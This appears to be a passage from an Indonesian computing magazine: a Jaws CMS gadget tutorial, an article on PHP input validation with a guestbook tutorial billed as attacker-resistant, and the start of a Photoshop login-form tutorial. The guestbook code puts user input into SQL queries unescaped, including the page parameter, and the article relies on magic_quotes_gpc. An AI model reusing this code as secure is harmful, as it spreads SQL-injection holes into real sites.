Bagian pertama dibagian atas merupakan layout situs anda. Bagian kedua dibagian bawah terdapat menu link balik ke halaman control panel, opsi tema tampilan, dan tombol add gadget, kliklah tombol add gadget. Pastikan pada bagian gadget (sebelah kiri) anda mengklik blog, lalu sebelah kanan, aturlah settingan yang anda inginkan. Bila sudah, klik tombol Add Gadget. Posisi gadget tersebut bisa di ganti-ganti dengan mouse sesuai dengan yang anda inginkan. Bila sudah, maka bukalah halaman situs anda. Maka tampilan situs anda pun akan seperti settingan anda.

Banner

Sekarang kita akan mencoba menggunakan gadget Banner bawaan Jaws versi 0.8.9. Instal-lah gadget Banner tersebut, lalu klik icon Banner di control panel Jaws. Maka akan keluar halaman setting Banner. Perhatikan di jendela sebelah kanan jendela Banner. Disana ada beberapa settingan untuk banner anda. Isilah sesuai dengan keinginan anda, misalnya:

<i>Title</i>	: Isikan judul banner anda
<i>URL</i>	: Isikan alamat situs anda, atau link ke situs yang lainnya. Ini berguna agar banner bisa diklik kehalaman tersebut.
<i>Group</i>	: Masukkan kategori group banner tersebut. Contohnya General.
<i>Direction</i>	: Isikan directionnya apakah both, vertikal atau horizontal
<i>ThroughUploading</i>	: Check mark bagian ini, bila anda ingin mengupload file gambar banner anda
<i>Template</i>	: Kliklah bagian icon image untuk menampilkan gambar banner tadi

Kliklah save, maka gambar pun akan terlihat disitus anda

Chatbox

Anda mungkin mengenal shoutbox. Shoutbox adalah sejenis aplikasi yang berfungsi menyajikan tampilan untuk menginput pesan kedalam browser sehingga kita bisa melakukan chatting didalamnya dengan pengguna yang lainnya. Pada Jaws ini, aplikasi sejenis tersebut pun tersedia.

Namun gadget ini agak berbeda dengan shoutbox pada umumnya. Setelah penulis coba, ternyata apa yang kita kirimkan ke chatbox tersebut tidak secara otomatis terlihat oleh orang lain yang sedang online. Orang tersebut harus merefresh halaman situs anda agar bisa melihat update teks yang sedang dikirimkan orang lain.

Weather

Kelengkapan suatu situs merupakan salah satu faktor datangnya kembali user kepada situs anda. Salah satu kelengkapan situs itu adalah adanya informasi cuaca yang tersaji dalam situs anda. Jaws telah menyediakan gadget tersebut dan siap untuk digunakan.

Visit Counter

Sebuah statik pengunjung merupakan hal yang sangat diperhitungkan untuk sebuah situs di zaman sekarang ini. Karena menandakan tingkat kepopuleran situs anda. Banyak memang gadget-gadget atau plugin online yang bertebaran di Internet sekarang ini.

Tak perlu jauh-jauh, Jaws sudah menyediakan Gadget jenis ini di bundel programnya. Statistik counter itu bernama Visit Counter. Silahkan anda instal gadget tersebut di control panel dan atur posisinya dibagian layout.

Poll

Bagi sebuah perusahaan besar, maka bentuk respons masyarakat berbentuk nilai merupakan sesuatu hal yang penting. Ini bisa menentukan pangsa pasar produk perusahaan tersebut. Dengan adanya polling pada situs anda, maka anda akan bisa mengambil asumsi berdasarkan responden yang masuk kedalam situs anda tentang suatu polling.

Makin ramai/sering orang lain berkunjung ke situs anda, maka anda pun bisa mengoptimalkan kinerja polling tersebut untuk menilai suatu masalah berdasarkan voting. Perusahaan-perusahaan besar biasanya membayar mahal bila polling produk mereka dicantumkan ke situs anda. Tapi dengan catatan, situs anda banyak yang mengunjungi setiap harinya.

Mari kita coba membuat polling. Instal-lah gadget polling dan lalu klik icon polling yang ada pada control panel. Bila sudah maka perhatikan dibagian kanan halaman tersebut. Berikut langkah-langkahnya:

1. Isikan pertanyaan anda untuk polling dibagian kotak Question
2. Lalu klik Save. Maka akan ada polling baru disebelah kiri halaman tersebut. Kliklah icon kecil bernama answer dibagian action
3. Isikan jawaban-jawaban untuk dipilih dalam polling tersebut
4. Klik save

The screenshot shows two overlapping windows from the Jaws Control Panel. The left window, titled 'Edit Poll', contains fields for 'Question' (set to 'Apakah produk XYZ berguna?'), 'Poll Groups' (set to 'General'), 'Start Time' (empty), 'Stop Time' (empty), 'Select Type' (set to 'Single Select'), 'Type' (set to 'Cookie Based'), 'Result View' (set to 'Yes'), and 'Visible' (set to 'Yes'). The right window, titled 'Edit Answers', contains a 'Question' field (also 'Apakah produk XYZ berguna?') and a 'Answers' list box containing four options: 'Tidak Berguna', 'Kurang Berguna', 'Berguna', and 'Sangat Berguna'. Both windows have 'Cancel' and 'Save' buttons at the bottom.

Kini anda tinggal mengatur tampilannya disitus anda pada halaman layout.

Poll

Apakah produk XYZ berguna?

- Tidak Berguna
- Kurang Berguna
- Berguna
- Sangat Berguna


[Poll Results](#)

[Vote](#)

Friends


Bila anda blogger, tentunya anda mengenal fitur blogroll. Fungsi blogroll adalah menampilkan link kesitus yang lainnya. Biasanya link tersebut menuju situs teman-teman anda. Nah dalam Jaws, ini bisa dilakukan dengan menggunakan Friends. Instal-lah terlebih dahulu gadget Friends tersebut di control panel. Lalu klik icon friends di control panel bagian bawah halaman tersebut. Disana terdapat beberapa settingan gadget friends.

Masukanlah nama-nama teman anda dan juga situs mereka tersebut. Bila sudah, lalu tinggal anda masukan gadget tersebut kedalam layout. Masukkanlah kedalam halaman layout seperti biasa, masukkan gadget friends lalu atur letak layout sesuai dengan keinginan anda.



Preference

Preference adalah gadget yang berfungsi memberikan kebebasan bagi pengunjung situs untuk menentukan sendiri beberapa setting tampilan dan lainnya untuk dipakai sesuai keinginannya. Beberapa setting yang bisa diubah oleh pengunjung situs anda adalah merubah tampilan template situs menjadi seperti yang mereka inginkan. Instal-lah gadget ini bila anda menginginkannya.



Menu

Menu adalah fitur yang lumrah ditemui dan digunakan untuk sebuah situs. Dalam Jaws, menu ini sangat mudah digunakan. Walaupun sangat sederhana sekali. Tapi bermanfaat bagi anda yang baru ingin memulai membuat sebuah situs dengan CMS. Instal-lah gadget menu pada control panel, lalu klik icon Menu di halaman tersebut. Disana terdapat dua kolom. Untuk membuat menu baru, kliklah tombol Add Group dibagian kanan bawah lalu isikan title dengan nama sesuai keinginan anda. Nama tersebut untuk menamakan menu anda tersebut. Bila sudah, klik tombol Save.

Untuk membuat isi menu yang akan ditampilkan di situs kita, kliklah icon Add Chile Menu dibagian kiri (gambar icon kotak putih kuning). Maka akan keluar kotak baru bernama Add Chile Menu anda seperti gambar dibawah ini:



Isikan:

1. **Group** :Pilih group sesuai keinginan anda. Atau dalam contoh ini anda gunakan group yang baru saja anda buat tadi
2. **Parent** : isikan saja dengan tanda "\ "
3. **Type** :Pada contoh ini kita mengisikan URL pada opsi tersebut
4. **References Link** :Pada contoh ini kita mengisikan Free Link
5. **Title** : Isikan nama link yang akan anda buat
6. **URL** : Isikan alamat URL dari link yang anda buat

7. Target

:Isikan target yang anda kehendaki. Self untuk halaman yang bersangkutan. Dan New Windows untuk tampilan yang baru selain halaman yang sedang aktif

Bila sudah semuanya, kliklah save. Maka menu tadi akan terlihat dijendela sebelah kiri kolom Menu's Tree. Anda bisa menambahkan link-link lain sesuai keinginan anda. Dalam contoh ini, penulis menambahkan 4 lagi link pada menu tersebut.

Untuk menggunakananya, anda tinggal menampilkannya dihalaman layout seperti biasa. Dan pada saat menekan tombol Add Gadget, maka pilihlah menu dan klik menu yang baru anda buat tadi. Lalu klik tombol Add gadget. Seperti gambar dibawah ini



Sekarang anda tinggal mengatur posisinya dilayout.

Mengganti Template

Jaws menyediakan banyak tampilan Layout yang menawan. Untuk mengubahnya, caranya cukup mudah. Berikut langkah-langkahnya:

1. Masuklah kebagian admin situs anda (<http://localhost/jaws/html/admin.php>) lalu klik icon layout.
2. Dibagian bawah, klik theme yang anda suka
3. Selesai

Perhatikan lah situs anda, maka tampilannya pun akan berubah sesuai settingan anda.[Hartono Gunawan]



Web Security



Kerentanan Validasi **INPUT** pada **PHP**& Penanggulangannya

bagian ke 1

Jenis validasi:

- * validasi tipe data
- * validasi nilai data (selang/range data) yang diperbolehkan
- * validasi penulisan data, seperti bagaimana format menuliskan data berupa tanggal, jam, nomor telepon, dan lain-lain yang memiliki aturan penulisan sendiri.

Dengan adanya kemampuan untuk memvalidasi data, maka program yang dibuat akan terlihat cerdas. Selain itu program juga akan terlihat lebih bersahabat (friendly) apabila program memiliki kelengkapan untuk memberikan saran harus seperti apa, apabila data yang dimasukkan salah.*(adapun untuk masalah dimanakah tempat validasi dan kapan kita mesti memvalidasi serta prosesnya bagaimana ? hal ini insya alloh akan penulis jelaskan pada edisi berikutnya)*

Lantas Sejauh manakah kerentanan Validasi Input tersebut..???

Dalam Dunia Keamanan web, ada hal yang sangat menakutkan (hm emangnya hantu) yaitu serangan dari attacker yang memanfaatkan sisi kelemahan inputan ini yaitu dengan memanfaatkan kelemahan XSS (masih ingetkan kasus pembobolan web pas pemilu 5 tahun yang lalu atau kasus web myspace ..??), kasus tersebut merupakan bagian dari pada contoh kasus attacker yang memanfaatkan celah XSS untuk disusupi.(lebih jelasnya tentang XSS akan penulis kupas dalam episode eh salah edisi berikutnya)

Setiap data yang dimasukkan (sebagai input) ke dalam sistem aplikasi seharusnya divalidasi terlebih dahulu. Diperiksa terlebih dulu dan dipastikan bahwa data yang dimasukkan benar, sesuai dengan ketentuan yang telah ditetapkan, agar aplikasi dapat memproses atau menyimpan setelahnya

Why..?


Karena sering kali pengguna tidak mengetahui tentang data yang tepat yang bisa dimasukkan untuk program yang digunakannya. Aplikasi yang kita kembangkan harus memiliki fungsi validasi, agar aplikasi bisa membantu pengguna untuk melakukan validasi terhadap data yang dimasukkannya.

Karena jika tidak divalidasi, maka program akan menjadi seolah-olah salah (error), mengeluarkan pesan kesalahan, karena program tidak dapat melakukan pemrosesan terhadap data yang dimasukkan, yang tidak sesuai dengan yang diinginkan atau dapat diproses oleh program tersebut. sehingga inilah hal-hal yang paling dinanti oleh seorang attacker

So.. ada hal-hal yang penting mesti kita tahu berkaitan dengan validasi diantaranya adalah Jenis validasi, tempat validasi dan kapan kita mesti memvalidasi serta prosesnya bagaimana ?

Oke ga usah basa basi keburu ga bisa dimakan dech..., penulis terangkan satu persatu.

Disamping itu pula para attacker memanfaatkan sisi validasi html atau kerentanan dalam sisi pengijinan inputan html. Tentunya ini justru merupakan hal yang dirindukan (cie.. kaya ama cewek aja) oleh seorang attacker karena mereka memasukan kode-kode html dalam inputan tersebut tentunya kalau kode-kode html diijinkan akan berakibat sampah atau kerennya mah spam dan web target seperti contoh kasus salah satu web berikut :



Dari web tersebut bisa dilihat bahwa kode html masih diijinkan, tentunya ga enak dipandang bukan....?

So bagaimana sech kita bisa membentengi inputan dalam aplikasi web kita dari serangan attacker...?.

Untuk *cara pertama*, option `magic_quotes_gpc` harus dalam kondisi ON. Anda dapat mengubahnya pada konfigurasi `php.ini` (jangan lupa merestart APACHE setelah diubah optionnya). Teknik dari cara ini adalah dengan mengubah karakter tanda petik (' atau ") menjadi '\' dan '\". Seperti kita tahu bahwa hampir semua script pasti memiliki tanda tersebut yang digunakan untuk mengapit suatu value

Cara kedua, Anda dapat menggunakan function `htmlentities()`.

Cara ini akan lebih efektif dari cara pertama sebelumnya apabila script tidak memuat tanda petik. Teknik cara kedua ini adalah dengan mengubah suatu karakter menjadi html entity. Maksudnya, kita tahu bahwa apabila kita ingin menampilkan tanda lebih kecil (<) ke halaman web, maka perintah htmlnya adalah < dan > untuk tanda lebih besar. Nah... dengan penggunaan function ini akan mengubah tanda-tanda tersebut ke dalam perintah html nya.

Cara ketiga adalah dengan memasukan kode verifikasi atau istilahnya captcha dalam setiap aplikasi inputan web kita.< walaupun memang kode inipun masih bisa di tembus oleh spambot tapi lumaya dech setidaknya bisa mengurangi kerentanan validasi inputan dalam aplikasi web kita. [Rosid Mustofa]

Teknik Membuat **Bukutamu** Yang **aman** dari serangan **Attacker**

Ok dech pada edisi sekarang ini penulis akan memberikan studi kasus cara membuat aplikasi bukutamu yang aman dari serangan para attacker (walaupun tak 100% sempurna amannya, soalnya kesempurnaan tuh milik Alloh SWT). Let's to Co....ding ...!!

Apabila Anda mendengar istilah buku tamu, tentunya bukanlah sesuatu hal yang baru. Dengan keberadaan buku tamu dalam sebuah situs, seorang pengunjung dapat meninggalkan suatu tulisan yang bisa berupa pesan dan kesan, kritik atau saran pada pemilik situs terkait dengan konten situsnya. Sudah banyak situs-situs web yang menawarkan fasilitas buku tamu gratis (free guestbook) yang langsung bisa digunakan. Pada tutorial ini, Anda akan dipandu untuk membuat buku tamu sendiri menggunakan PHP dan MySQL. Buku tamu yang akan dibuat ini dilengkapi dengan kode verifikasi yang mencegah spam untuk masuk ke dalam database, serta dapat mengurangi resiko adanya XSS (Cross Site Scripting) dan juga penulis lengkapin dengan pagination

Langkah pertama dari pembuatan buku tamu ini adalah mempersiapkan database dan tabelnya. Berikut ini query SQL untuk membuat tabel. Namun sebelum membuat table tentunya buat dulu folder di folder htdocs dengan nama websecurity dan buat databasenya dech, dengan nama websecurity (bisa lewat phpmyadmin atau mysql front) baru buat table bukutamu



```
;CREATE TABLE bukutamu (
    id int(11) NOT NULL auto_increment,
    nama varchar(20) NOT NULL,
    alamat varchar(30) NOT NULL,
    email varchar(30) NOT NULL,
    tanggal varchar(20) NOT NULL,
    komentar text NOT NULL,
    PRIMARY KEY (id)
);
```

Langkah kedua adalah membuat file dengan nama **koneksi.php**, dimana file ini digunakan sebagai file koneksi bukutamu ke database

```
<?
$host="localhost";
$uname="root";
$pass="";
$db="websecurity";
$koneksi=mysql_connect($host,$uname,$pass);
mysql_select_db($db,$koneksi);
?>
```

Langkah kedua adalah dengan membuat kode verifikasi dengan nama filenya adalah **random.php** fungsinya untuk membuat random kode verifikasi berikut ini kodingnya :

```
<?
session_start();
$alphanum =
"ABCDEFGHIJKLMNPQRSTUVWXYZ0123456789";
// menghasilkan kode random sebanyak 5 karakter dari $alphanum
$rand = substr(str_shuffle($alphanum), 0, 5);
// mengenkripsi kode random yang dihasilkan dan digunakan sebagai session
$_SESSION['image_random_value'] =
md5($rand);
// membuat image 60 x 30 pixel
$image = imagecreate(60, 30);
// memberi warna kuning RGB(255,255,0) pada background
$bgColor = imagecolorallocate ($image, 255, 255, 0);
// memberi warna text hitam RGB(0,0,0)
$textColor = imagecolorallocate ($image, 0, 0, 0);
// meletakkan kode random ke dalam image
imagestring ($image, 5, 5, 8, $rand, $textColor);
// beberapa perintah header untuk mencegah image disimpan di cache
header("Expires: Mon, 26 Jul 1997 05:00:00 GMT");
header("Last-Modified: " . gmdate("D, d M Y H:i:s") . " GMT");
header("Cache-Control: no-store, no-cache, must-revalidate");
header("Cache-Control: post-check=0, pre-check=0", false);
header("Pragma: no-cache");

// mime untuk menyatakan image berformat JPEG
header('Content-type: image/jpeg');
// menampilkan image ke browser
imagejpeg($image);
imagedestroy($image);
?>
```

Langkah ketiga adalah membuat file dengan **nama bukutamu.php**

```
<html>
<head>
<title>++ Form Isian BukuTamu ++</title>
</head>
<body>
<h1>Form Isian BukuTamu</h1>
<form method="post" action="kirim.php">






```

```
<td>&nbsp;</td>
<td>&nbsp;</td>
<td></td>
</tr>
<tr>
<td>&nbsp;</td>
<td>&nbsp;</td>
    <td>* case sensitive</td>
</tr>
<tr>
<td>&nbsp;</td>
<td>&nbsp;</td>
<td><input type="submit" name="submit" value="Kirim" />
    <input type="reset" name="reset" value="Hapus" /></td>
</tr>
</table>
</form>
<p><a href="lihat.php">Lihat Buku Tamu</a></p>
</body>
</html>
```

Berikut tampilan dari file **bukutamu.php**



Berikut tampilan dari file **bukutamu.php**



Langkah selanjutnya adalah dengan membuat file dengan nama **kirim.php** sebagai file pengiriman inputan ke database dan juga sebagai file verifikasi

```
<?php
session_start();
//membaca kode verifikasi dari form
$random = $_POST['kode'];
// cek kode verifikasi terenkripsi dengan kode session
if (md5($random) ==
$_SESSION['image_random_value'])
{
    // membaca data isian form + mencegah XSS dengan htmlentities()
    $namaPengisi = htmlentities($_POST['nama']);
    $alamatPengisi =
htmlentities($_POST['alamat']);
    $emailPengisi = htmlentities($_POST['email']);
    $komentarPengisi =
htmlentities($_POST['komentar']);
    // cek validitas data isian (tidak boleh ada data yang kosong dan format email harus benar)

$poloEmail = ".+@.+\\..+";
if(!eregi($poloEmail, $emailPengisi)) {
    echo("Masukkan alamat email yang valid, misal : xfree@coba.com");
} else if(!empty($namaPengisi) &&
!empty($alamatPengisi) &&
!empty($emailPengisi) &&
!empty($komentarPengisi)) {
    // koneksi ke mysql

    include "koneksi.php";
    $conn = mysql_connect($host, $uname, $pass);
        mysql_select_db($db,$koneksi);
    // membaca tanggal ketika data dikirim
    $tanggal = date("d/m/Y G:i:s");
    // simpan data ke mysql
    $query = "INSERT INTO bukutamu(nama, alamat,
email,
    tanggal, komentar)
VALUES ('$namaPengisi',
```

```
'$alamatPengisi','$emailPengisi','$tanggal',
'$komentarPengisi')";
$hasil = mysql_query($query);
// konfirmasi pengiriman
if ($hasil) echo "Kirim buku tamu berhasil";
else echo "Kirim buku tamu gagal";
// menutup koneksi ke mysql
mysql_close($conn);
}
else echo "Data yang akan dikirim tidak lengkap";
}
else echo "Kode Verifikasi yang Anda masukkan salah !!";

?>

<p><a href="bukutamu.php"><< Ulangi </a></p>
```

Langkah berikutnya adalah membuat File dengan nama **lihat.php** fungsinya adalah untuk melihat hasil dari output bukutamu.

```
$offset = ($pageNum - 1) * $dataPerPage;
$query = "SELECT * FROM bukutamu ORDER BY id DESC LIMIT $offset,
$dataPerPage";
$result = mysql_query($query) or die('Error');
// menampilkan data
while($data = mysql_fetch_array($result))
{
    echo "<table border=\"0\">";
    echo "<tr><td>Nama</td><td>:</td><td>".$data['nama']."
</td></tr>";
    echo "<tr><td>Alamat</td><td>:</td><td>".$data['alamat']."</td></tr>";
    echo "<tr><td>Email</td><td>:</td><td>".$data['email']."
</td></tr>";
    echo "<tr><td>Tanggal</td><td>:</td><td>".$data['tanggal']."</td></tr>";
    echo "<tr><td>Komentar</td><td>:</td><td>".$data['kom
entar']."</td></tr>";
    echo "</table><hr>";
}
```

```
<html>
<head>
<title>Lihat Buku Tamu</title>
</head>
<body>
<h1>DAFTAR PENGISI BUKUTAMU</h1>
<?php
include "koneksi.php";
$conn = mysql_connect($host, $uname,
$pass);
        mysql_select_db($db,$koneksi);
// jumlah data yang akan ditampilkan per halaman
$dataPerPage = 2;
if(isset($_GET['page']))
{
    $pageNum = $_GET['page'];
}
else $pageNum = 1;
```

```

$query = "SELECT COUNT(*) AS numrows FROM bukutamu";
$result = mysql_query($query) or die('Error');
$row = mysql_fetch_array($result, MYSQL_ASSOC);
$numrows = $row['numrows'];
$maxPage = ceil($numrows/$dataPerPage);
$self = $_SERVER['PHP_SELF'];
$nav = '';
for($page = 1; $page <= $maxPage; $page++)
{
    if ($page == $pageNum)
    {
        $nav .= "$page";
    }
    else
    {
        $nav .= "<a href=\"$self?page=$page\">$page</a> ";
    }
}
echo "<p>Halaman ".$nav."</p>";
mysql_close($conn);
?>
<p><a href="bukutamu.htm">ke halaman isi bukutamu</a></p>
</body>
</html>

```

Berikut output dari file **lihat.php**

DAFTAR PENGISI BUKUTAMU					
Nama	ahmad	Alamat	jakarta		
Email	ahmad@yahoo.com	Tanggal	14/03/2009 18:14:12	Komentar	dih matap eyy
Nama	attacker	Alamat	bandung		
Email	attacker@yahoo.com	Tanggal	14/03/2009 18:13:23	Komentar	selamat mencoba
Halaman 1					
[ke halaman isi bukutamu]					

Keberadaan filtering html dengan htmlentities dan juga kode verifikasi, insya alloh akan mengurangi dari aksi para attacker terhadap aplikasi web yang kita buat khususnya segala inputan yang ada dalam Aplikasi web kita.sedangkan untuk penjelasan coding sudah penulis masukan dalam scriptnya. Terus jangan lupa coding diatas dites dan bandingkan dengan coding yang tidak memakai htmlentities atau juga kode verifikasi. Tentunya benda bukan...!! , andalah yang bisa menilainya.

So...!, jangan takut untuk mencoba dan praktikan ilmu yang sudah didapat . Dan jangan lupa untuk edisi berikutnya dengan topik yang sama namun dengan kasus yang tak kalah penting untuk dimiliki dan disimak.

Tema edisi berikutnya adalah : **Kerentanan Validasi Input pada PHP dan Penanggulangannya** Session ke 2

Dengan studi kasus membuat halaman login yang aman dari serangan attacker [Rosid Mustofa]



Design Grafis

Membuat Form Login Unik Dengan Adobe Photoshop

Tidak seperti programmer tulen lainnya, merancang halaman sebuah website / aplikasi biasanya akan mengutamakan fungsi terlebih dahulu. Namun tidak bagi sebagian designer web merangkap yang bertugas sebagai programmer sekaligus, biasanya memiliki ciri khas yang unik. Sekalipun hanya sekedar form login sebuah aplikasi, design nya pun akan di perhitungkan juga.

Untuk itu pada edisi ini, kita akan menerapkan cara kerja seorang designer web yang merangkap sebagai programmer, dan tutorial ini merupakan catatan hidup dan pengalaman penulis sendiri.



Suatu ketika karena terburu buru akan direview hasil aplikasi pada sebuah projek, penulis sudah tidak sempat lagi menganalisa interface design untuk form login aplikasinya. Karena yang baru sempat dibuat adalah interface untuk back end administratornya saja. Saat presentasi dimulai, pandangan user saat pertama kali adalah form login, sebagai pintu masuk aplikasi. Sekalipun back end sudah di design dengan seindah mungkin, namun tidak disangka, karena awalnya form login terlihat tidak rapih dan indah, user pun sedikit komentar.

Dari pengalaman ini, penulis berkesempatan untuk membuat tutorial bagaimana merancang interface form login yang unik, sebagai kekuatan pertama pada sebuah aplikasi sebelum fungsi-fungsinya dianalisa.





Dengan Adobe Photoshop, buat dokumen baru 400 x 300 pixel. Dan siapkan tool Rounded Rectangle Tool (U) untuk membuat shapping baru.

